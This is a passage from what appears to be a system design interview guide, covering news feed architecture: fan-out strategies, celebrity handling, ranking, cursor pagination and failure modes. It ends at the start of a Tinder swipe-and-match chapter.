2. Media upload and processing. That is a blob storage and CDN problem, covered in the Instagram and Dropbox chapters.
3. Privacy settings per post (friends only, custom lists). Real but adds filtering, not new architecture.
4. Ads in the feed. Ads are inserted by a separate ads system at read time.

2. Non-functional requirements

1. Low latency: p99 under 500 ms to return the first page of the feed (20 posts).
2. High availability: 99.99% for feed reads. A slightly stale feed is far better than an error page.
3. Consistency: eventual. A new post may take up to 1 minute to appear in followers’ feeds. The author must see their own post immediately (read-your-own-writes).
4. Scale: 2B users, 1B daily active users, up to 100M followers on a single account.
5. Write durability: an accepted post is never lost.
6. CAP choice: AP (availability and partition tolerance). During a network split we serve whatever feed we have rather than block. Nobody is harmed by a missing post for a minute.

3. Back-of-the-envelope estimates

Assumption	Number
Daily active users (DAU)	1B

Assumption	Number
Feed loads per user per day	10
Posts per user per day	0.5
Average followers per user	200
Post metadata size	1 KB
Feed cache entry (post ID + score)	16 bytes
Feed cache length per user	500 entries

```
Feed reads:
  1B users * 10 loads/day = 10B loads/day
  10B / 86,400 s          ~= 115,000 reads/s average
  peak (x3)               ~= 350,000 reads/s

Post writes:
  1B * 0.5 = 500M posts/day
  500M / 86,400           ~= 5,800 writes/s, peak ~= 17,000/s

Fan-out writes (if we push every post to every follower):
  5,800 posts/s * 200 followers = 1.16M feed inserts/s average

Post storage per year:
  500M * 1 KB = 500 GB/day -> ~180 TB/year (before replication)

Precomputed feed cache:
  1B users * 500 entries * 16 B = 8 TB of RAM (spread over a Redis cluster)

Bandwidth for feed reads:
  350k reads/s * 20 posts * 1 KB = 7 GB/s at peak (metadata only)
```

The key insight from the math: reads outnumber posts by about 20 to 1, and fan-out turns each post into 200 cache writes. That ratio drives every design choice below.

4. Core entities

- User: a person or page. Fields: `user_id`, `name`, `created_at`.
- Follow: a directed edge "follower follows followee". Fields: `follower_id`, `followee_id`, `created_at`.
- Post: a piece of content. Fields: `post_id`, `author_id`, `content`, `created_at`.
- Feed entry: one item in a user's precomputed feed. Fields: `user_id`, `post_id`, `score` (time or rank).
- Cursor: an opaque token that marks where the client is in the feed.

```sql
CREATE TABLE posts (
  post_id     BIGINT PRIMARY KEY,      -- Snowflake ID, sortable by time
  author_id   BIGINT NOT NULL,
  content     TEXT,
  created_at  TIMESTAMP NOT NULL
);
CREATE INDEX posts_by_author ON posts (author_id, created_at DESC);

CREATE TABLE follows (
  follower_id BIGINT NOT NULL,
  followee_id BIGINT NOT NULL,
  created_at  TIMESTAMP NOT NULL,
  PRIMARY KEY (follower_id, followee_id)
);
-- Reverse lookup: "who follows X?" is needed for fan-out.
CREATE INDEX follows_by_followee ON follows (followee_id, follower_id);
```

A Snowflake ID is a 64-bit number made of a timestamp, a machine ID, and a counter. Sorting by it sorts by time, which makes pagination easy.

5. API design

`POST /posts` – create a post.

```
// request
{ "content": "Hello world" }
// response 201
{ "post_id": "7182736451", "created_at": "2026-11-03T10:00:00Z" }
```

Status codes: 201 created, 400 bad input, 401 not logged in. The author comes from the auth token, never from the body.

`PUT /users/{user_id}/followers` – follow a user. `DELETE /users/{user_id}/followers` – unfollow.

```
// response 204, no body
```


Status codes: 204 ok, 404 user not found, 409 already following.

`GET /feed?cursor={cursor}&limit=20` – get a page of the feed.

```
// response 200
{
  "items": [
    { "post_id": "7182736451", "author_id": "42",
      "content": "Hello world", "created_at": "2026-11-03T10:00:00Z" }
  ],
  "next_cursor": "eyJzIjoxNzMwNjI4MDAwLCJpZCI6NzE4MjczNjQ1MX0"
}
```


All endpoints require a bearer token. `limit` is capped at 50 to protect the backend.

6. High-level design



How will users create a post?

1. Client sends `POST /posts` with the content.
2. The gateway checks the token and routes to the Post Service.
3. Post Service creates a Snowflake ID and writes the row to the Posts DB (sharded by `post_id`).
4. It publishes a `post-created` event to Kafka (a durable log that consumers read in order).
5. It returns 201 to the client right away. Fan-out happens in the background.



How will users follow someone?

1. Client sends `PUT /users/42/followers`.
2. Follow Service writes the row `(me, 42)` into the follows table.
3. Optional: a background job copies 42's last few posts into my feed cache so I see them right away.

How will users view their feed?

1. Client sends `GET /feed`.
2. Feed Service reads the user's sorted list of post IDs from the feed cache.
3. It merges in recent posts from any celebrities the user follows (see deep dive).
4. It "hydrates" the IDs: looks up post bodies and author names from the post cache in one batched call.
5. It passes candidates through the ranking service (optional, see deep dive).
6. It returns 20 posts plus a `next_cursor`.

How will users page through the feed?

1. The client sends back the `next_cursor` it got last time.
2. The cursor encodes "the last score and post ID I showed you". The Feed Service asks Redis for items strictly older than that point.
3. Repeat until the cache runs out, then fall back to querying the Posts DB directly for older history.

7. Deep dives

Should we fan out on write or fan out on read?

The problem: when a user opens the feed, we need posts from up to hundreds of followed accounts, sorted. We can do that work when the post is written, or when the feed is read.

- Fan-out on write (push): when Alice posts, copy her post ID into every follower's feed list.
- Fan-out on read (pull): when Bob opens the feed, query recent posts of everyone Bob follows and merge them.

	Fan-out on write (push)	**Fan-out on read (pull)**
Read cost	1 cache read, very fast	N queries + merge, slow for N = 500
Write cost	1 write per follower (200 avg, 100M worst)	1 write
Storage	Feed list per user (8 TB RAM)	None extra
Freshness	Delay while fan-out runs	Always fresh
Inactive users	Wasted work for users who never log in	No waste
Celebrity post	100M writes, minutes of lag	Fine

Neither wins alone. Push makes reads fast, which matters because reads are 20x writes. Pull handles celebrities. So we use a hybrid, covered next.

A fan-out worker looks like this:

```
FEED_LEN = 500

def handle_post_created(event):
    post_id, author_id, ts = event["post_id"], event["author_id"], event["ts"]
    if is_celebrity(author_id):
        return  # celebrities are pulled at read time, not pushed
    for batch in follow_service.followers(author_id, batch_size=1000):
        pipe = redis.pipeline()
        for follower_id in batch:
            if not is_active(follower_id):   # skip users idle > 30 days
                continue
            key = f"feed:{follower_id}"
            pipe.zadd(key, {post_id: ts})
            pipe.zremrangebyrank(key, 0, -FEED_LEN - 1)  # keep newest 500
        pipe.execute()
```

How do we handle users with millions of followers?

The problem: follower counts are very uneven. Most users have 200 followers. A few have 100M. If a celebrity posts and we push, that is 100M Redis writes. At 1M writes/s per cluster that is 100 seconds of lag, and it starves everyone else's fan-out.

Option	How it works	Downside
Push everything, just add workers	Scale fan-out horizontally	Wastes huge capacity, lag still spikes
Pull everything	Merge at read time	Slow reads for everyone
Hybrid (recommended)	Push for normal users, pull for celebrities	Two code paths to maintain

Recommended: hybrid. Mark an account as a “celebrity” when it has more than, say, 100k followers. Their posts are not pushed. Instead each celebrity has a small cache of their own recent posts. At read time, the Feed Service:

1. Reads the user’s pushed feed from Redis (one call).
2. Looks up which celebrities the user follows (usually fewer than 50, cached).
3. Reads each celebrity’s recent posts list (one batched `MGET` -style call).
4. Merges everything by score.

```
def get_feed_candidates(user_id, before_score, limit):
    pushed = redis.zrevrangebyscore(
        f"feed:{user_id}", before_score, "-inf",
        start=0, num=limit, withscores=True)
    celebs = follow_service.celebrities_followed(user_id)   # cached
    pipe = redis.pipeline()
    for c in celebs:
        pipe.zrevrangebyscore(f"posts:{c}", before_score, "-inf",
                              start=0, num=limit, withscores=True)
    pulled = [item for res in pipe.execute() for item in res]
    merged = sorted(pushed + pulled, key=lambda x: x[1], reverse=True)
    return merged[:limit]
```

Two refinements interviewers like:

- Skip inactive users during push. If a user has not logged in for 30 days, do not maintain their feed. When they return, build it once with pull. This cuts fan-out work a lot.
- Use a gradient, not a cliff. Accounts with 10k-100k followers can be pushed only to followers who were active in the last day, and pulled for the rest.

How does the feed ranking service work?

The problem: a pure time-sorted feed shows the newest post, not the most interesting one. Facebook ranks. We need to rank without blowing the 500 ms budget.

Option	Latency	Quality	Notes
Chronological only	Lowest	Low	Simple, good starting point
Rank at write time (store a score)	Low	Medium	Score cannot react to likes after posting
Two-stage rank at read time (recommended)	Medium	High	Candidate fetch, then ML scoring

Recommended: two stages.

1. Candidate generation: take the top 500 recent candidates from the hybrid fetch above. This is cheap.
2. Scoring: a Ranking Service scores each candidate with a model using features like author affinity (how often you interact with this person), post age, post type, and early engagement. Return the top 20.

```
Feed Service
   | 500 candidate IDs
   v
Feature Store (affinity, counts) ---> Ranking Service (model) ---> top 20
   ^                                          |
   | features updated by Kafka streams        | p99 budget ~100 ms
```

Keep it inside budget: score in batches, cache features, and if the ranker times out, fall back to the chronological order. Rank only the first page with the full model; later pages can use a cheaper model.

A gotcha: if ranking re-orders the feed on every request, page 2 may repeat or skip posts from page 1. The fix is to save the ranked list for this session (in Redis with a 30 minute TTL) and page through that saved list with a cursor.

How do we paginate a feed that keeps changing?

The problem: new posts arrive at the top while the user scrolls. With offset paging (`?page=2` means skip 20), a new post shifts everything by one, so the user sees a duplicate.

Option	Duplicates/skips	Cost of deep pages	Notes
Offset (`LIMIT 20 OFFSET 40`)	Yes, when new posts arrive	Gets slower the deeper you go	Avoid
Cursor on `(score, post_id)` (recommended)	No	Constant	Stable under inserts
Page token pointing to a saved session list	No	Constant	Needed when ranking re-orders

Recommended: an opaque cursor. It encodes the last item's score and post ID. The next request asks for items strictly "before" that pair. Including the post ID breaks ties when two posts have the same timestamp.

```python
import base64, json

def encode_cursor(score, post_id):
    raw = json.dumps({"s": score, "id": post_id}).encode()
    return base64.urlsafe_b64encode(raw).decode()

def decode_cursor(cursor):
    if not cursor:
        return float("inf"), None
    d = json.loads(base64.urlsafe_b64decode(cursor))
    return d["s"], d["id"]
```

The SQL fallback for old history uses the same idea (this is called keyset pagination):

```sql
SELECT post_id, author_id, content, created_at
FROM posts
WHERE author_id = ANY(:followees)
  AND (created_at, post_id) < (:last_ts, :last_id)
ORDER BY created_at DESC, post_id DESC
LIMIT 20;
```

Make the cursor opaque (base64) so clients do not build their own and so you can change its contents later. Sign it with an HMAC if you worry about tampering.


What happens when parts of the system fail?

The problem: fan-out workers crash, Redis nodes die, Kafka lags. The feed must still load.

Failure	Effect	Mitigation
Fan-out worker crashes mid-batch	Some followers miss a post	Kafka consumer re-reads from last committed offset; `ZADD` is idempotent, so replays are safe
Redis feed shard lost	Users on that shard have empty feeds	Replicas with automatic failover; if both lost, rebuild with pull on next read
Ranking service slow	Feed latency breaches 500 ms	Timeout at 100 ms, fall back to chronological
Kafka lag spike (big event)	Posts appear late	Autoscale consumers on lag metric; celebrities already bypass push
Posts DB shard down	Hydration fails for some posts	Serve from post cache; drop missing items rather than fail the page


Idempotency is the important word. Because the feed is a sorted set keyed by post ID, writing the same post twice is harmless. That lets us use “at least once” delivery from Kafka without worrying.

8. Final architecture



Component	Job	Technology example
API Gateway	Auth, rate limit, routing	Envoy, AWS API Gateway
Post Service	Validate and store posts, emit events	Stateless service
Posts DB	Durable post storage, sharded by post ID	Cassandra, MySQL shards (TAO-like)
Follow Service + Graph store	Who follows whom, celebrity list	MySQL shards + cache
Kafka	Durable post-created stream	Apache Kafka
Fan-out workers	Push post IDs to followers' feeds	Kafka consumers
Feed Cache	Per-user sorted list of post IDs	Redis Cluster sorted sets
Feed Service	Merge pushed + pulled, paginate	Stateless service
Ranking Service	Score candidates	Model server (TF Serving, custom)
Feature Store	Affinity and engagement features	Redis, Cassandra
Post Cache	Hydrate post bodies	Memcached

Deployment map (AWS)



Every service including the ranking model server runs in the service subnet behind one gateway, and the posts store, Redis feed cache and Kafka log all sit in the data subnet.

9. Common mistakes and interviewer follow-ups

- Picking push only. A 100M-follower post makes fan-out lag for minutes. Say: “push for normal users, pull for celebrities, merge at read time.”
- Using offset pagination. New posts cause duplicates and deep pages get slow. Say: “cursor on (score, post_id), opaque to the client.”
- Storing full posts in every feed list. That multiplies storage by 200. Store only post IDs and hydrate from a post cache.
- Doing fan-out synchronously in the post request. The author waits seconds. Return 201 after the DB write and fan out from Kafka.
- Maintaining feeds for users who never log in. Huge wasted work. Skip inactive users and rebuild on return.
- Forgetting the author’s own post. With eventual fan-out the author may not see it. Insert it into the author’s own feed synchronously, or merge it client-side.
- Follow-up: “What if a user follows 5,000 accounts?” Cap the follow count, or treat heavy followers specially: pushed feed covers them, and pull only for celebrities.
- Follow-up: “How do you handle a deleted post?” Do not chase it through 200 feeds. Mark it deleted in the Posts DB; hydration drops it at read time.

10. One-page cheat sheet

Topic	Key point
Scale	1B DAU, ~350k feed reads/s peak, ~17k posts/s peak
Read/write ratio	~20:1, so optimize reads
Fan-out	Hybrid: push for normal, pull for >100k followers
Feed store	Redis sorted set `feed:{uid}`, 500 post IDs, ~8 TB RAM
Posts store	Cassandra or sharded MySQL, Snowflake IDs
Async pipeline	Kafka post-created -> fan-out workers
Ranking	Two stages: 500 candidates -> model -> top 20, fallback to chrono
Pagination	Opaque cursor on (score, post_id), keyset SQL for history
Consistency	Eventual (< 1 min), read-your-own-writes for author
CAP	AP, serve stale feed over error
Failure trick	Idempotent ZADD makes Kafka replays safe
Waste saver	Skip inactive users during fan-out

Sources

- Hello Interview: Design Facebook News Feed
- Facebook Engineering: Serving Facebook Multifeed
- Facebook Engineering: TAO, the power of the graph
- System Design Primer (GitHub)
- High Scalability: The Architecture Twitter Uses to Deal with 150M Active Users
- Meta: News Feed ranking explained

08. Tinder (Dating App Swipe and Match) (Medium)

> Tinder shows you a stack of profiles of people near you. You swipe right if you like someone and left if you do not. If two people both swipe right on each other, it is a “match” and both get notified so they can chat. The interviewer is really testing four things: how you make sure a match is never missed when two people swipe at the same moment, how you store billions of swipes cheaply, how you build a stack of nearby profiles quickly, and how you avoid showing someone a profile they have already swiped on.

1. Functional requirements

Core (must have):

1. Users can create a profile with preferences: age range, gender interest, and maximum distance.
2. Users can see a stack of nearby profiles that match their preferences.
3. Users can swipe right (like) or left (pass) on a profile.
4. Users get a match notification when both people have swiped right on each other.

Below the line (out of scope):

1. Chat after matching. That is a messaging system, covered in the WhatsApp chapter.
2. Photo upload and moderation. Blob storage plus CDN, covered elsewhere.
3. Premium features (super likes, rewind, see who liked you). They reuse the swipe store but add business rules.
